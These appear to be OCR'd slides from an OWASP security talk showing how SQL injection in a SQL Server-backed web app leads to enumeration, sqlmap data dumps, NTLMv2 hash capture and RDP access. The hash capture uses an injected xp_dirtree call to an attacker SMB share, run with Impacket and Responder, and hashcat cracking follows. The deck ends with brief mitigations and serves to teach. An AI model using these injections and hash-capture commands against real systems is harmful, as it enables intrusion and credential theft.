Pwning a shell via MSSQL DBMS

OWASP

The Open Web Application Security Project

Table of Contents

OWASP
The Open Web Application Security Project

root@whoami#


OWASP
The Open Web Application Security Project

- Blay Abu Safian
  - Roles include
    - Founder @ Inveteck Global
    - Engineer
    - Cyber Security Consultant
    - International Cyber Security Trainer & Speaker

What is MSSQL DBMS

OWASP
The Open Web Application Security Project


MSSQL DBMS is a relational database management system developed by microsoft.



Microsoft®
SQL Server®

Web App Error Message


OWASP
The Open Web Application Security Project



Code: 105
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''.


Code: 102
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Incorrect syntax near ''.

Server Name Enumeration



Host Name Enumeration


OWASP
The Open Web Application Security Project



Code: 245
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Conversion failed when converting the nvarchar value 'WEB01' to

User Enumeration

OWASP
The Open Web Application Security Project




Code: 245
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Conversion failed when converting the nvarchar value 'daedalus' to


GRABBING NTLMV2 HASHES WITH SMBSERVER

OWASP
The Open Web Application Security Project

On attacker machine run: python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support myshare /Impacket

On target web application run: ACCRA';exec xp_dirtree '\\ip-address\myshare'; --







GRABBING NTLMV2 HASHES WITH RESPONDER

OWASP
The Open Web Application Security Project

On attacker machine run: responder -i eth0 -v

On target web application run: ACCRA';exec xp_dirtree '\\ip-address\myshare'; --





Using SQLMAP

OWASP
The Open Web Application Security Project

```
[20:49:42] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10
web application technology: Microsoft IIS 10.0, PHP 7.3.7
back-end DBMS: Microsoft SQL Server 2017
[20:49:42] [INFO] fetching database names
available databases [6]:
[*] daedalus
[*] logs
[*] master
[*] model
[*] msdb
[*] tempdb
```

Viewing Database with SQLMAP

OWASP
The Open Web Application Security Project

```
[20:51:47] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[20:51:47] [INFO] fetching tables for database: daedalus
Database: daedalus
[7 tables]
+--------------+
| Countries    |
| Flights      |
| grants       |
| packages     |
| proxies      |
| roles        |
| sqlmapoutput |
+--------------+
```

Viewing Grants with SQLMAP

OWASP
The Open Web Application Security Project

```
web application technology: Microsoft IIS 10.0, PHP 7.3.7
back-end DBMS: Microsoft SQL Server 2017
[23:54:53] [INFO] fetching entries of column(s) 'username' for table 'grants' in database 'daedalus'
Database: daedalus
Table: grants
[1 entry]
+---------------+
| username      |
+---------------+
| daedalus_admin |
+---------------+
```

Viewing Roles with SQLMAP

OWASP
The Open Web Application Security Project

Table roles containing columns rolename and username .

SQLAgentUserRole	SQLAgentReaderRole
SQLAgentUserRole	dc_operator
SQLAgentUserRole	MS_DataCollectorInternalUser
SQLAgentUserRole	daedalus_admin
SQLAgentUserRole	WEB01\\svc_dev
SQLAgentReaderRole	SQLAgentOperatorRole
SQLAgentReaderRole	daedalus_admin
SQLAgentReaderRole	WEB01\\svc_dev
SQLAgentOperatorRole	PolicyAdministratorRole
SQLAgentOperatorRole	daedalus_admin
SQLAgentOperatorRole	WEB01\\svc_dev

OWASP
The Open Web Application Security Project

SQLAgentUserRole - Have permissions on only local jobs and job schedules that they own.

SQLAgentReaderRole & **SQLAgentOperatorRole** are members of SQLAgentUserRole.

SQLAgentReaderRole & **SQLAgentOperatorRole** have access to all SQL Server Proxies that have been granted to the SQLAgentUserRole

SQLMAP SQL-SHELL

OWASP
The Open Web Application Security Project

sqlmap -u sql.req -D daedalus --dbms mssql -- sql-shell

```
[20:56:09] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[20:56:09] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[20:56:53] [INFO] fetching SQL query output: '@@version'
@@version: 'Microsoft SQL Server 2017 (RTM-GDR) (KB4505224) - 14.0.2027.2 (X64) \n\tJun 15 2019 00:26:19 \n\tCopyright (C) 2017 Microsoft Corporation\n\tStand
ard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)\n'
```

Query With SQL-SHELL

OWASP
The Open Web Application Security Project

```
sql-shell> user_name();
[21:39:49] [INFO] fetching SQL query output: 'user_name()'
user_name(): 'daedalus'
sql-shell> host_name();
[21:40:10] [INFO] fetching SQL query output: 'host_name()'
host_name(): 'WEB01'
```

Grabbing NTLMV2 Hashes with SQL-SHELL


```
sql-shell> exec xp_dirtree '\\10[redacted]7\myshare';
[21:49:09] [INFO] executing SQL data execution statement: 'exec xp_dirtree '\\1[redacted]\myshare''
exec xp_dirtree '\\10[redacted]\myshare': 'NULL'
sql-shell>
```

```
root@inveteck: ~/Documents[redacted]/owasp 158x18
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection ([redacted],54259)
[*] AUTHENTICATE_MESSAGE (DAEDALUS\WEB01$,WEB01)
[*] User WEB01\WEB01$ authenticated successfully
[*] WEB01$:[redacted]
[*] Closing down connection ([redacted],54259)
[*] Remaining connections []
```

Hash Cracking


OWASP
The Open Web Application Security Project

hashcat -m 5600 hashes.txt -o hashes.cracked password-list.txt

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: WEB01$::D[redacted]0000
Time.Started.....: Sun Feb 20 21:32:48 2022 (0 secs)
Time.Estimated...: Sun Feb 20 21:32:48 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (password-list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2613 H/s (0.08ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 21/21 (100.00%)
Rejected.........: 0/21 (0.00%)
Restore.Point....: 21/21 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

RDP Access


OWASP
The Open Web Application Security Project


Recycle Bin
Server Manager
Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud servic
Hide
ROLES AND SERVER GROUPS
3:37 PM

Mitigation & Recommendation

OWASP
The Open Web Application Security Project

Review source code for SQL Injection

Filter or sanitize inputs

User Parameterized Input with stored procedures

Use the Parameters Collection with Dynamic SQL

Questions

LinkedIn: Abu Safian Blay

Resources

OWASP
The Open Web Application Security Project

